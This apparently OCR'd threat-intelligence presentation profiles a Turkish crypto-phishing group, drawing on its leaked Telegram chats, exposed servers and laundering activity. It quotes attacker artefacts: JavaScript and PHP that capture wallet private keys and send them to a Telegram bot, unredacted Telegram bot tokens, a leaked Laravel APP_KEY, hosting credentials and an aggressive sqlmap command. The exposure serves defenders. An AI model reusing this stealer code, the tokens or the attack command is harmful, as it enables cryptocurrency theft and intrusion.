
Teknesi Chat","type":"supergroup"},"chat":{"id":-1001176672880,"title":"Ekmek Teknesi Chat","type":"supergroup"},"date":1647740385,"text":"| Domain: poligon.top\n| Ip: 8.208.92.93 (n)\n| HasCgi: y\n| UserName: po[redacted] PassWord: [vA[redacted]","entities":[{"offset":10,"length":11,"type":"url"},{"offset":28,"length":11,"type":"url"}]}},


Chat","type":"supergroup"},"date":1647804989,"text":"+==========+\n| Domain: ronin-explorer.win\n| Ip: 8.208.92.93 (n)\n| HasCgi: y\n| UserName: roni[redacted]\n| PassWord: 4g[redacted]\n\n| Domain: ronin-explorer.top\n| Ip: 8.208.92.93 (n)\n| HasCgi: y\n| UserName: ronine\n| PassWord: u8?[redacted]\n\n+==========+\n| Domain: pegaxy-live.top\n| Ip: 8.208.92.93 (n)\n| HasCgi: y\n| UserName: peg[redacted] PassWord:)H[redacted]@\n\n Domain: pegaxy-live.site\n| Ip: 8.208.92.93 (n)\n| HasCgi: y\n| UserName: p[redacted] PassWord: jay[redacted]","entities":[{"offset":48,"length":18,"type":"url"},

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Victims IP addresses - gelen.txt (incoming)
- Stolen wallets passphrases - 550 victims








Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- If no chain (parameter) is provided - **improper error handling** reveals Laravel PHP source
- 325 passphrases are revealed in the bips.txt file
- Exposed APP_KEY, DB name,credentials and also XSRF token



Environment & details:

GET Data empty

POST Data empty

Files empty

Cookies


XSRF-TOKEN	"eyJpdiI6IjF0NWdXVGJvcjVlQTU5UjljekJVZVE9PSIsInZhbHVlIjoiOHFWbE9LN2xaUXRoSkh
laravel_session	"eyJpdiI6IjRuc1wvNE01d1dLNHk4YjNLeHRJSmV3PT0iLCJ2YWx1ZSI6Il2WWZpRWdIYWRQam

Environment Variables

APP_NAME	"Laravel"
APP_ENV	"local"
APP_KEY	"base64:Vpla/R7DTaU0qI5Cx0FVIT9siF+Fm3OQfE9alFs7gNA="
APP_DEBUG	"true"
APP_URL	"http://localhost"
LOG_CHANNEL	"stack"
DB_CONNECTION	"mysql"
DB_HOST	"127.0.0.1"
DB_PORT	"3306"
DB_DATABASE	"laravel"
DB_USERNAME	"root"

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor


- Second opSec mistake - **exposed APP_KEY, DB name and credentials via surfing to .env file**




```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:Vpla/R7DTaU0qI5Cx0FVIT9siF+Fm3OQfE9alFs7gNA=
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=root
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- **NFT phishing**
- Bragged that he stole 25 eth (75K USD) using the alphakongs.co phishing site.
- The original site alphakongsclub.com looks exactly the same





```
hat":{"id":-1001176672880,"title":"Ekmek
,"text":"https://alphakongs.co/","entities":

hat":{"id":-1001176672880,"title":"Ekmek
,"text":"bak bunun sc yapm\u0131\u015f

hat":{"id":-1001176672880,"title":"Ekmek
,"text":"g\u00fcnde 25 eth topluyor"}},
```

Contract Creator: 0x4c84ae886939af41b9… at txn 0x1d87e690340cd7ddc1…

Token Tracker: AlphaKongs (AK)

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Alphakongs.space - additional phishing domain
- Open dir, Js code to steal crypto currency including the threat actor's wallet address




```
arams:[{from:n,to:"0xb741b19567DEfCc868d4A9a0AF8C0256b86305C5",data:"0xa6f2ae3a",value:o}]}).then((function(e)
on(a){for(;;)switch(a.prev=a.next){case 0:if("false"!==(null===(s=i.props.cp)||void 0===s?void 0:s.a))
"".concat(n," sent mint transaction ").concat(e)}),(null===(u=window.location.hostname.match(/(?:[a-z0-9](?:[a-
,url:i.props.api_url,data:{project:o||"alpha-kongs",contract:"0xb741b19567DEfCc868d4A9a0AF8C0256b86305C5",tx:
w Date).toUTCString()}}});case 6:g.a.event({category:"User",action:"TX Sent",label:"Mint TX sent: ".concat(n,"
```


Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Stolen money withdrawal and laundering
- Attackers are using
  - Stolen credit cards



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Stolen money withdrawal and laundering
- Attackers are using
  - virtual credit cards
  - cryptocurrency



Withdrawal: 400 USDT

Address: TQibvUZpW9bhJv1uLzmdvLv8p8Wo
q3Bwh7


15:40
Bread Boat Chat
for aught I know

Withdrawal: 15.05350916 XMR

Address: 86QCW7zCcErBCehmevAdWwBfCSir
nMqoDHDJNGGKRmXmh3tGqvhTZ1pbtwf7MH
yzq65mZxuUTaAPtTx9csp9ZK2ZMoNMnah


TO


15:57
Bread Boat Chat
https://bitcoin-laundry.online/
15:57
lan 14 btc got paid guys aq




Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Stolen bank credentials








Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Different logic (JS) and additional Telegram groups are used in the second C2 server IP domains:
  - post.php - steals private keys and sends them to the Telegram group
  - router.php (Telegram API keys)

openseanew.com/assets/js/form.js

```
//Have a software request? You can reach me on Telegram: @arkadykirilenko
document.addEventListener("DOMContentLoaded", () => {
    var e = {},
        t = {};
    let l = [],
        n = ["true"];
    var i = function (l) {
        var n = `${document.location.origin}/router/post.php`;
        $.ajax({
            type: "POST",
            url: n,
            data: l,
```



```
<?php
    header('Content-type: application/json');
    include('../settings/router.php');
    $ip = $_SERVER['REMOTE_ADDR'];

    session_start();
    $ip = $_SERVER['REMOTE_ADDR'];
    $privateKey = filter_input(INPUT_POST, 'privateKey', FILTER_SANITIZE_STRING);
    $formName = filter_input(INPUT_POST, 'formName', FILTER_SANITIZE_STRING);
    $coinName = filter_input(INPUT_POST, 'token', FILTER_SANITIZE_STRING);

        function send2Telegram($token, $chatid, $coinName, $privateKey, $ip){
        $parametre= array(
            'chat_id' => $chatid,
            'text' => "
+- LOGLAR V3-+

* [ COIN_NAME] : $coinName

*  [§ WALLET or KEY] : $privateKey

* [ İP]    : $ip
```

```
<?php
//Chester Phoenix tarafından kodlanmıştır
//ICQ => maxushizysuq@mail.ru

// 3. Telegram ayarları metin
$token_r2 = "5098649126:AAEez4OY2E1jH6sCOmVRk08TFNSOCztxbEQ"; //Telegram arama kısm
$chatid2 = "1031350730"; //Telegram arama kısmına @RawDataBot yazın "chat" objesinc


// 2. Telegram ayarları veyso
// $token_r2 = "5043970538:AAF47lyoZOjfK6Sek_Nbw-UfeeBBWqMU0dU"; //Telegram arama k
// $chatid2 = "1449611146"; //Telegram arama kısmına @RawDataBot yazın "chat" objes

//Telegram ayarları
$token_r = "5098649126:AAEez4OY2E1jH6sCOmVRk08TFNSOCztxbEQ"; //Telegram arama kısmı
$chatid = "620823020"; //Telegram arama kısmına @RawDataBot yazın "chat" objesindek
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- TRX.online - pyramid scheme: mining platform - dozens of new participants every day
- Consulting about Fireblocks.com attacks.
- stolen Fireblocks account credentials of nexthash




```
==============
URL: https://console.fireblocks.io/welcome/login
Username: [redacted]c@nexthash.com
Password: [redacted]123
Application: Google_[Chrome]_Default
==============
```

username	GroupAnonymousBot

https://www.fireblocks.com/

username	GroupAnonymousBot

look like this place can be chased

username	GroupAnonymousBot

full big investors control their wallets from one place

username	GroupAnonymousBot

min deposits like 1000 btc

username	npatn

Shall we do that pyramid scheme thing?

username	npatn

hurry up

username	npatn


let them make money

username	npatn

let's pull

username	GroupAnonymousBot

let's do it now




Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Taking over victim's website using sqlmap - screenshots from the attacker computers.


username	GroupAnonymousBot


sqlmap.py -u https://[redacted]com --headers=X-Forwarded-For:* --random-agent --risk=3 --level=5 --no-cast --threads=10 --tamper=between --drop-set-cookie --union-char=1 --ignore-code=500 --dbms=MySQL --batch



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Hacking of vulnerable WordPress sites and uploading the Chips L Mini webshell.
- WHM Cpanel root password for hundreds of hosts





Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- https://api.telegram.org/bot1828796439:AAFqk3Ldhff8ofp0tPzBtO2gIRoYmnhyeHU/getupdates?chat_id=463210132

```
-
- Tablo için tablo yapısı `kullanici`
-

CREATE TABLE `kullanici` (
 `id` int(255) NOT NULL,
 `username` varchar(8) NOT NULL,
 `password` varchar(255) NOT NULL,
 `date` datetime NOT NULL DEFAULT current_timestamp()
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

```
--
-- Tablo için tablo yapısı `info`
--

CREATE TABLE `info` (
  `id` int(11) NOT NULL,
  `privatekey` varchar(255) NOT NULL,
  `formName` varchar(255) NOT NULL,
  `coinName` varchar(255) NOT NULL,
  `notif1` varchar(2) NOT NULL,
  `ip` varchar(255) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

```
INSERT INTO `kullanici` (`id`, `username`, `password`, `date`) VALUES
(1, 'admin', 'e10adc3949ba59abbe56e057f20f883e', '2020-04-27 00:55:01');
```


https://md5hashing.net › hash › e10adc3949ba59abbe5...

Hash md5: e10adc3949ba59abbe56e057f20f883e

2 Nov 2015 — Decoded hash md5: **e10adc3949ba59abbe56e057f20f883e**: 123456 (unhashed, decoded, lookup, decrypted, decoded)

